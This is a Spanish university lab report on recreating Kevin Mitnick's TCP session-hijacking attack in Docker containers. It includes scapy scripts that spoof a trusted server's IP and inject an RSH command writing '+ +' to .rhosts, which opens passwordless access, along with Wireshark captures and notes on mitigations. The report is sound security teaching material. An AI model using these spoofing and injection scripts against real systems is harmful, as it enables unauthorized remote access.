Ataque Mitnick

Seguridad Informática

Pedro Allué Tamargo (758267) Juan José Tambo Tambo (755742)

7 de enero de 2021

Índice

1. El Ataque *Mitnick*

El ataque *Mitnick* es un tipo de Ataque *TCP* que se aprovecha de las vulnerabilidades del protocolo. En este ataque *Mitnick* explotó las vulnerabilidades del protocolo *TCP* y la relación de confianza entre las dos máquinas de la víctima.
TCP cuenta con un *preprotocolo* llamado *"saludo a tres bandas" (three-way handshake)*. Este *preprotocolo* verifica que la máquina con la que se está conectando es la que dice ser enviando una secuencia de números (*sequence number*) con la que se debe realizar una operación matemática (suma) y enviarlo de vuelta al originario como *ACK* (Figura 1).
La red estaba compuesta por dos máquinas: un servidor verificado y la máquina *"X-Terminal"* que era el objetivo. Para comunicarse con la máquina *"X-Terminal"* se utilizaba el protocolo *RSH*[1]. Este protocolo utiliza dos conexiones *TCP*, una para el envío de los comandos desde la máquina *cliente* hacia la máquina *servidor* y otra para el envío de mensajes de error desde la máquina *servidor* al *cliente*. Si la segunda conexión no está presente el servidor reiniciará la primera conexión (*Flag RST* de *TCP*). Este protocolo ya no se utiliza ya que ahora se utilizan opciones más seguras como *SSH*.

Este ataque se divide en distintos pasos. El primero de ellos es la predicción de los números de secuencia iniciales de las conexiones *TCP*. *Mitnick* realizó envíos de paquetes *SYN* y cuando la máquina *"X-Terminal"* le contestaba con el número de secuencia este enviaba un mensaje con el *flag RST* para reiniciar la conexión. Tras la repetición de este proceso 20 veces descubrió que existía un patrón entre 2 *initial sequence numbers (ISN)* consecutivos.
Una vez averiguó el patrón de los números de secuencia, *Mitnick* necesitaba silenciar al servidor verificado ya que si intentaba suplantar su identidad mientras este pudiera contestar enviaría un paquete *TCP* con el *flag RST* y reiniciaría la conexión. Para silenciarlo utilizó un ataque de denegación de servicio mediante una inundación de paquetes *SYN*. Con este ataque el servidor verificado podría llegar a apagarse, de esta manera no enviaría el *flag RST*.
El siguiente paso es suplantar la identidad del servidor verificado mediante una conexión *TCP*. Para conseguir esto, *Mitnick* envió un paquete *TCP* con el *flag SYN* a la máquina *"X-Terminal"* pero poniendo como dirección de origen la del servidor verificado. Este servidor al estar apagado no podía resetear la conexión (*flag RST*). La máquina *"X-Terminal"* contestó a la petición con el mensaje *SYN+ACK*. Este mensaje tenía un *ISN* que *Mitnick* no conocía pero que podía predecir utilizando la observación realizada anteriormente. *Mitnick* contestó a este mensaje con un paquete con el *flag ACK* y los números de secuencia y *ACK* correspondientes. En el cuerpo del mensaje *ACK* iba introducido el comando con el formato del protocolo *RSH* para permitir el acceso sin contraseña a *Mitnick* desde cualquier equipo.

2. Configuración del entorno

Se va a simular el entorno del ataque original. En este entorno existirán 3 máquinas: la máquina atacante, la máquina *"X-Terminal"* (víctima) y el servidor verificado. Estas máquinas se encontrarán todas en la misma subred. Se ha utilizado *Docker* y *Docker Compose* para simular el sistema. Las máquinas serán contenedores conectados bajo la red especificada en el orquestador *Docker Compose*.
Cada una de las máquinas utiliza una imagen personalizada de *Ubuntu* con *RSH* instalado (Listing 1).
Para conectar las máquinas se ha utilizado la subred *10.9.0.0/24* (Figura 3). Para la orquestación del sistema se ha utilizado el fichero *docker-compose.yml* del Listing 2. Se puede observar que el contenedor del atacante tiene un volumen en el que se monta el directorio `./volumes` en el directorio `/volumes` del contenedor. También se puede observar que el modo de red de este contenedor es *host*, esto significa que el contenedor expondrá todos sus puertos como si estuviera siendo ejecutado en la máquina *host*. Gracias a esto se podrá utilizar una herramienta de *sniffing* de paquetes desde la máquina *host* como si fuera la máquina atacante.

Para levantar el sistema se utilizará el comando `docker-compose up` y mediante los identificadores de los contenedores obtenidos con el comando `docker ps` se podrán ejecutar terminales para cada uno de los contenedores mediante el comando `docker exec -it id /bin/bash`.

Para configurar el inicio de sesión vía *RSH* sin contraseña desde el servidor verificado en la máquina *"X-Terminal"* se van a ejecutar los siguientes comandos en la máquina *víctima*:

[1] `https://es.wikipedia.org/wiki/Rsh`

```
su seed
echo 10.9.0.6 >.rhosts
chmod 0644 .rhosts
```

Ahora el servidor seguro (con IP *10.9.0.6*) podrá acceder vía *RSH* sin la necesidad de introducir la contraseña desde el usuario `seed`.
Si se hubiera añadido la cadena `+ +` al fichero `.rhosts` podrían acceder todas las máquinas sin necesidad de contraseña.

3. Realización del ataque

3.1. Inundación de peticiones *SYN* de *Trusted Server*

Para poder enviar una petición de conexión del servidor verificado al *"X-Terminal"*, Mitnick debía enviar un paquete *SYN* desde el servidor verificado al *"X-Terminal"*, a lo que este respondería con un paquete de tipo *SYN + ACK* hacia el servidor verificado. Como éste último no había comenzado la petición inicial, respondería con un paquete *RESET* al *"X-Terminal"*, indicando que finalizara el protocolo de sincronización (*3-way handsake*, Figura 1). De esta manera, era imposible poder realizar el ataque, por lo Mitnick necesitó "silenciar" al servidor verificado. Para ello, utilizó un ataque *"Syn flooding"*[2] (Figura 2) hacia el servidor verificado. Con ello consiguió apagar este servidor y, por tanto, silenciarlo completamente.

En la simulación, para simplificar el ataque *SYN flooding*, se ha "eliminado" el servidor verificado parando el contenedor que simulaba este servidor mediante `sudo docker stop <ID_CONTENEDOR>`.

Una vez silenciado el servidor verificado, si se realiza la petición *SYN* a *X-terminal*, este responderá con un paquete *SYN + ACK*, para lo que necesita la dirección *MAC* del servidor verificado. Primero se buscará en el caché *ARP* y, en caso de que no haya ninguna entrada para el servidor verificado, se emitirá una petición *ARP* para preguntar por esta *MAC*. Como el servidor verificado está silenciado, no se emitirá una respuesta a esta petición, por lo que no se podrá establecer la conexión *TCP*. En el ataque real, la máquina atacada si que tenía en caché la *MAC* necesaria. Sin embargo, en la simulación se debe añadir la entrada de forma manual antes de silenciar el servidor verificado para que se almacene de forma permanente mediante el comando `arp -s [IP_SERVER] [MAC_SERVER]`.

3.2. Primera conexión

Una vez silenciado el servidor verificado, se procede a hacerse pasar este e intentar establecer una sesión *rsh* con el *"X-Terminal"*. Como *rsh* funciona sobre el protocolo *TCP*, en primer lugar se debe establecer una conexión *TCP* entre el "servidor verificado" suplantado y el *"X-Terminal"*. El problema principal de este paso era que tenían que predecir los números de secuencia de *TCP*. Mitnick se aprovechó de que entonces no eran aleatorios (en la actualidad sí lo son) para poder predecir estos números.

En la simulación del ataque, se utiliza la herramienta *WireShark* para observar la red y obtener estos números de secuencia. Los campos que se observarán serán: "**Número secuencia *TCP***" y " **Tipo de paquete *TCP***".

Una sesión *rsh* consiste en dos conexiones de tipo *TCP*. La primera se utiliza para el protocolo *3-way handshake*. Una vez establecida la conexión, el cliente envía datos de *rsh* al servidor destino. El proceso *rshd* autentificará al cliente y, si se ha autenticado, se inicia una segunda conexión *TCP*. Esta segunda conexión se utiliza para enviar mensajes de error, la cual no interesa en el ataque, aunque se debe realizar ya que sino *rshd* no continuará. Una vez se ha establecido la segunda conexión, el servidor destino enviará un byte *"zero"* al cliente. Seguidamente, *rshd* ejecutará el comando indicado por el cliente y la salida del mismo se enviará de vuelta al cliente (todo ello utilizando la primera conexión).

Para poder realizar el ataque, se deben establecer estas dos conexiones *TCP*. Los pasos para establecer la primera (Figura 4) se explican a continuación.

[2] `https://en.wikipedia.org/wiki/SYN_flood`

3.2.1. Mensaje *SYN* a *X-Terminal*

En primer lugar, se debe enviar un falso paquete *SYN* al *X-Terminal*, haciéndose pasar por el servidor verificado. Para ello, se ha escrito un *script* (ver código en *listing* 3) en *Python* utilizando la herramienta *scapy*[3] mediante la que se pueden mandar paquetes *TCP*.

En el código se indica la *IP* origen y destino de la comunicación (atacante a *X-terminal*). Se puede observar que se utiliza como origen la IP que tenía el servidor verificado, ya que nos hacemos pasar por él. Además, se indica que el puerto origen es el 1023, ya que sino *rsh* reiniciará la conexión una vez establecida
Antes de ejecutar el *script*, se debe configurar *Wireshark* para que observe los paquetes que recibe la máquina atacante. Para ello, ejecutamos `ip a` en esta máquina y observamos sus interfaces de red, concretamente en la que empieza por "br-". Desde *Wireshark* se selecciona esta interfaz en el apartado *Capture interfaces*. Además, se debe modificar la configuración de la herramienta para que no modifique los números de secuencia de la comunicación. Para ello, se accede a `Edit`→`Preferences`→`Protocols`→`TCP` y se quita la casilla de *"Relative secuence numbers"*

Si se ejecuta *script* desde la máquina atacante, se puede observar en *Wireshark* que se recibe un paquete de tipo *SYN + ACK* desde la máquina víctima, respondiendo al servidor verificado (Figura 6). De ese paquete interesa el campo *Sequence number* par el siguiente paso.

3.2.2. Mensaje *ACK* a *X-Terminal*

Una vez recibido el mensaje *SYN + ACK* por parte de *X-Terminal*, el atacante debe contestar con un mensaje de tipo *ACK*. Para ello, se ha desarrollado otro *script* con *Python* parecido al anterior (ver *listing* 4). En este caso, el campo *flag* es "A" para indicar que el mensaje es de tipo *ACK*. Siguiendo el estándar del protocolo *3-way Handshake* (Figura **??**), el campo *seq* corresponde con el campo *seq* indicado en el *script* de *SYN* anterior (*listing 3*) más una unidad. Sin embargo, el campo *ack* es `S + 1`, siendo `S` el valor obtenido en el campo *Sequence number* mediante la captura de paquetes indicada en el punto anterior.
Con todo ello, el saludo a tres vías estaría completo, por lo que el atacante necesita enviar los datos *rsh* a la víctima. Se puede observar que la línea 9 del *listing 4)* indica estos datos de *rsh*, los cuales cuentan con 4 partes: número de puerto, el *ID* de usuario del cliente, *ID* de usuario del servidor y el comando. El puerto será el utilizado en la segunda conexión (sección 3.3). Los *IDs* en los contenedores utilizados son *seed*. Por último, el comando es la parte más importante del mensaje, ya que con ello se modifica el archivo `.rhosts` permitiendo que cualquier usuario con cualquier *IP* pueda acceder al equipo atacado sin necesidad de utilizar contraseña.
Se puede observar que cada uno de los campos se separan con el Byte 0, añadiendo otro al final del mensaje.
Tras ejecutar este *script*, si se analizan los paquetes capturados por *Wireshark* (Figura 7) se observa que se envían los datos *RSH* desde la máquina atacante y la máquina atacada responde con un ultimo *ACK*, tal y cómo se puede observar en la Figura 4. Además, se observa otro paquete que indica que la máquina atacada está intentando establecer comunicación con el puerto 9090 del "servidor verificado", tal y como se le ha indicado en los datos *rsh*.

Seguidamente, si se analiza en la máquina atacada el archivo `.rhosts`, se observa que no ha sido modificado, es decir el comando indicado en los datos *rsh* no se ha ejecutado. Esto se debe a que queda un último paso, establecer una segunda conexión *TCP*.

3.3. Segunda conexión

Una vez se ha establecido la primera conexión, se debe iniciar una segunda (Figura 5), que será utilizada por *rshd* para mostrar los mensajes de error. Si no se realiza, el ataque no tendrá efecto ya que se cerrará la comunicación sin ejecutar el comando.

3.3.1. Mensaje *SYN+ACK* a *X-Terminal*

Como se ha indicado en la sección 3.2.2, la máquina atacada intenta establecer una nueva conexión con el "servidor verificado" en el puerto 9090 al recibir un *ACK*. A continuación, lo que se debe hacer es obtener el campo *seq* del mensaje de *SYN* de la máquina atacada para poder enviar un último paquete de tipo *SYN + ACK* suplantando al servidor verificado y finalizar así el ataque.
Para ello, se ha desarrollado un tercer *script* (*listing* 5) con el que se envía este paquete *SYN + ACK* a la víctima,

[3] `https://scapy.net/`

indicando que el puerto origen es 9090 (el mismo que en el mensaje *ACK* anterior). El campo *seq* no es importante, mientras que el de *ack* debe ser el *sequence number* obtenido del mensaje *SYN* de la víctima más una unidad.

De esta manera, si se ejecuta el *script* con los parámetros correctos y se analizan los paquetes capturados por *Wireshark*, se observa el paquete *SYN + ACK* enviado por el falso servidor verificado y el *ACK* enviado de vuelta por parte de la víctima, además de dos mensajes de tipo *FIN, ACK* que indican la finalización de la conexión.
Si se accede a la máquina atacada y se comprueba el archivo `.rhosts` (Figura 9), se ve que contiene "+ +", por lo que el comando indicado en el *listing 4* se ha ejecutado correctamente. Por ello, ahora se podría acceder vía *rsh* a la máquina víctima desde cualquier máquina sin necesidad de introducir contraseña, como se demuestra en la Figura 10.

4. Conclusiones

Este ataque es muy interesante de cara a comprender como funciona el protocolo del *three-way handshake* ya que en su tiempo se detectaron varias vulnerabilidades que se daban en el mismo. La primera vulnerabilidad es la capacidad de predecir los *ISN (initial sequence numbers)* ya que dos peticiones consecutivas mostraban un patrón en estos números. Para solventar este problema, a día de hoy estos números son aleatorios, es decir, no siguen ningún patrón. Hoy en día para obtener este *ISN* se utilizan herramientas como *WireShark*[4] para observar la red y poder obtener estos números de secuencia.
La segunda vulnerabilidad se daba por la inundación de peticiones *SYN* que se envíaban a la máquina segura. En esa época si una máquina recibía muchas peticiones de este tipo podía llegar a apagarse (ataque de denegación de servicio). *Mitnick* se aprovechó de esta vulnerabilidad para llevar a cabo su ataque pero hoy en día esto no ocurre gracias a técnicas como el filtrado de los paquetes y otras contramedidas[5].
Mitnick también se aprovechó del protocolo de comunicación *RSH* que es capaz de lanzar una *shell* en un equipo remoto. Este sistema transmitía los comandos en texto plano y eso presentaba un fallo de seguridad al permitir a todos los elementos de la red conocer la información que se transmitía. Esto permitió a *Mitnick* enviar comandos vía *TCP* siguiendo el protocolo de comunicación de *RSH*. Hoy en día este sistema no se utiliza ya que existen alternativas seguras como *SSH* que cifran la información que se transmite por la red.

[4] `https://www.wireshark.org/`
[5] `https://en.wikipedia.org/wiki/SYN_flood`

Anexo 1: Figuras




Figura 1: Three-way Handshake protocol




Figura 2: *SYN flood* attack




Figura 3: Diagrama de la red




Figura 4: Primera conexión *TCP*





Figura 5: Segunda conexión *TCP*


No.	Time	Source	Destination	Protocol	Length	Info
10	120.001401256	10.9.0.1	239.255.255.250	SSDP	168	M-SEARCH * HTTP/1.1
11	145.869247065	10.9.0.1	10.9.0.255	UDP	86	57621 → 57621 Len=44
12	147.940666837	02:42:60:e9:d3:8b	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
13	147.940692082	02:42:0a:09:00:05	02:42:60:e9:d3:8b	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
14	147.942020252	10.9.0.6	10.9.0.5	TCP	54	1023 → 514 [SYN] Seq=778933536 Win=8192 Len=0
15	147.942065996	10.9.0.5	10.9.0.6	TCP	58	514 → 1023 [SYN, ACK] Seq=981910671 Ack=778933537 Win=64240 L…

Figura 6: Capturas de *Wireshark* tras primer mensaje *SYN*



No.	Time	Source	Destination	Protocol	Length	Info
10	31.422723020	10.9.0.5	10.9.0.6	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=2355123049 Ack…
11	32.167480377	02:42:60:e9:d3:8b	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
12	32.167492926	02:42:0a:09:00:05	02:42:60:e9:d3:8b	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
13	32.203772378	10.9.0.6	10.9.0.5	RSH	91	Session Establishment
14	32.203820488	10.9.0.5	10.9.0.6	TCP	54	514 → 1023 [ACK] Seq=2355123050 Ack=778933574 Win=64203 Len=0
15	32.284141814	10.9.0.5	80.58.61.254	DNS	81	Standard query 0x4697 PTR 6.0.9.10.in-addr.arpa
16	32.307520080	02:42:60:e9:d3:8b	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
17	32.307561326	02:42:0a:09:00:05	02:42:60:e9:d3:8b	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
18	32.307577302	80.58.61.254	10.9.0.5	DNS	140	Standard query response 0x4697 No such name PTR 6.0.9.10.in-a…
19	32.308300152	10.9.0.5	10.9.0.6	TCP	74	1023 → 9090 [SYN] Seq=1901857279 Win=64240 Len=0 MSS=1460 SAC…
20	33.310722939	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=1901857279 Win=642…
21	35.330690186	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=1901857279 Win=642…

Figura 7: Capturas de *Wireshark* tras mensaje *ACK*



No.	Time	Source	Destination	Protocol	Length	Info
22	34.464807905	02:42:0a:09:00:05	02:42:60:e9:d3:8b	ARP	42	Who has 10.9.0.1? Tell 10.9.0.5
23	34.464849599	02:42:60:e9:d3:8b	02:42:0a:09:00:05	ARP	42	10.9.0.1 is at 02:42:60:e9:d3:8b
24	36.512809803	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=3234580565 Win=642…
25	44.704795129	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=3234580565 Win=642…
26	60.833107970	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=3234580565 Win=642…
27	63.626931430	02:42:60:e9:d3:8b	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
28	63.626958935	02:42:0a:09:00:05	02:42:60:e9:d3:8b	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
29	63.658444958	10.9.0.6	10.9.0.5	TCP	54	9090 → 1023 [SYN, ACK] Seq=3920611526 Ack=3234580566 Win=8192…
30	63.658541172	10.9.0.5	10.9.0.6	TCP	54	1023 → 9090 [ACK] Seq=3234580566 Ack=3920611527 Win=64240 Len…
31	63.751187116	10.9.0.5	10.9.0.6	RSH	55	Server username:seed Server -> Client Data
32	63.791023325	10.9.0.5	10.9.0.6	TCP	54	1023 → 9090 [FIN, ACK] Seq=3234580566 Ack=3920611527 Win=6424…
33	63.791046788	10.9.0.5	10.9.0.6	TCP	54	514 → 1023 [FIN, ACK] Seq=3733058069 Ack=778933574 Win=64203 …

Figura 8: Capturas de *Wireshark* tras mensaje *SYN + ACK*




Figura 9: Contenido de *.rhosts* tras ataque *Mitnick*




Figura 10: Ejecución de *rsh* desde máquina atacante sin autenticación

Anexo 2: Códigos

Fichero de creación de la imagen utilizada

Listing 1: Fichero de creación de la imagen utilizada (*Dockerfile*)

```
FROM handsonsecurity/seed-ubuntu:large
ARG DEBIAN_FRONTEND=noninteractive

# Extra package needed by the Mitnick Attack Lab
RUN apt-get update \
    && apt-get -y install \
          rsh-redone-client \
          rsh-redone-server \
    && rm -rf /var/lib/apt/lists/*
```

Fichero de configuración de *Docker Compose*

Listing 2: Fichero de configuración de *Docker Compose*

```
version: "3"

services:
    attacker:
        build: ./image_ubuntu_mitnick
        image: seed-image-ubuntu-mitnick
        container_name: seed-attacker
        tty: true
        cap_add:
                - ALL
        privileged: true
        volumes:
                - ./volumes:/volumes
        network_mode: host

    x-terminal:
        image: seed-image-ubuntu-mitnick
        container_name: x-terminal-10.9.0.5
        tty: true
        cap_add:
                - ALL
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.5

        command: bash -c "
                      /etc/init.d/openbsd-inetd start  &&
                      tail -f /dev/null
                 "

    trusted-server:
        image: seed-image-ubuntu-mitnick
        container_name: trusted-server-10.9.0.6
        tty: true
        cap_add:
                - ALL
```

```
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.6

networks:
    net-10.9.0.0:
        #name: net-10.9.0.0
        ipam:
            config:
                - subnet: 10.9.0.0/24
```

Script para enviar paquete *SYN*

Listing 3: *Script* para comenzar la conexión *TCP* enviando paquete *SYN*

```
#!/usr/bin/python3
from scapy.all import *

#La maquina src es la Trusted, que esta apagada
ip = IP(src="10.9.0.6", dst="10.9.0.5")
#seq y puertos se obtienen del ejemplo de listing 1
tcp = TCP(sport=1023, dport=514, flags="S", seq=778933536)

package_syn = ip/tcp
ls(package_syn)
send(package_syn,verbose=0)
```

Script para enviar paquete *ACK*

Listing 4: *Script* para enviar paquete *ACK* a *X-Terminal*

```
#!/usr/bin/python3
from scapy.all import *

#La maquina src es la Trusted, que esta apagada
ip = IP(src="10.9.0.6", dst="10.9.0.5")
#seq y puertos se obtienen del ejemplo de listing 1
tcp = TCP(sport=1023, dport=514, flags="A", seq=778933537, ack=3646100477)

data = '9090\x00seed\x00seed\x00echo "+ +" >> .rhosts\x00'
package_syn = ip/tcp/data
ls(package_syn)
send(package_syn,verbose=0)
```

Script para enviar paquete *SYN + ACK*

Listing 5: *Script* enviar mensaje *SYN + ACK* para finalizar conexión

```
#!/usr/bin/python3
from scapy.all import *

#La maquina src es la Trusted, que esta apagada
ip = IP(src="10.9.0.6", dst="10.9.0.5")
#seq no importa (lo obtenemos del listing) pero ack lo obtenemos del mensaje SYN
tcp = TCP(sport=9090, dport=1023, flags="SA", seq=3920611526, ack=3977318558)

package_syn = ip/tcp
ls(package_syn)
send(package_syn,verbose=0)
```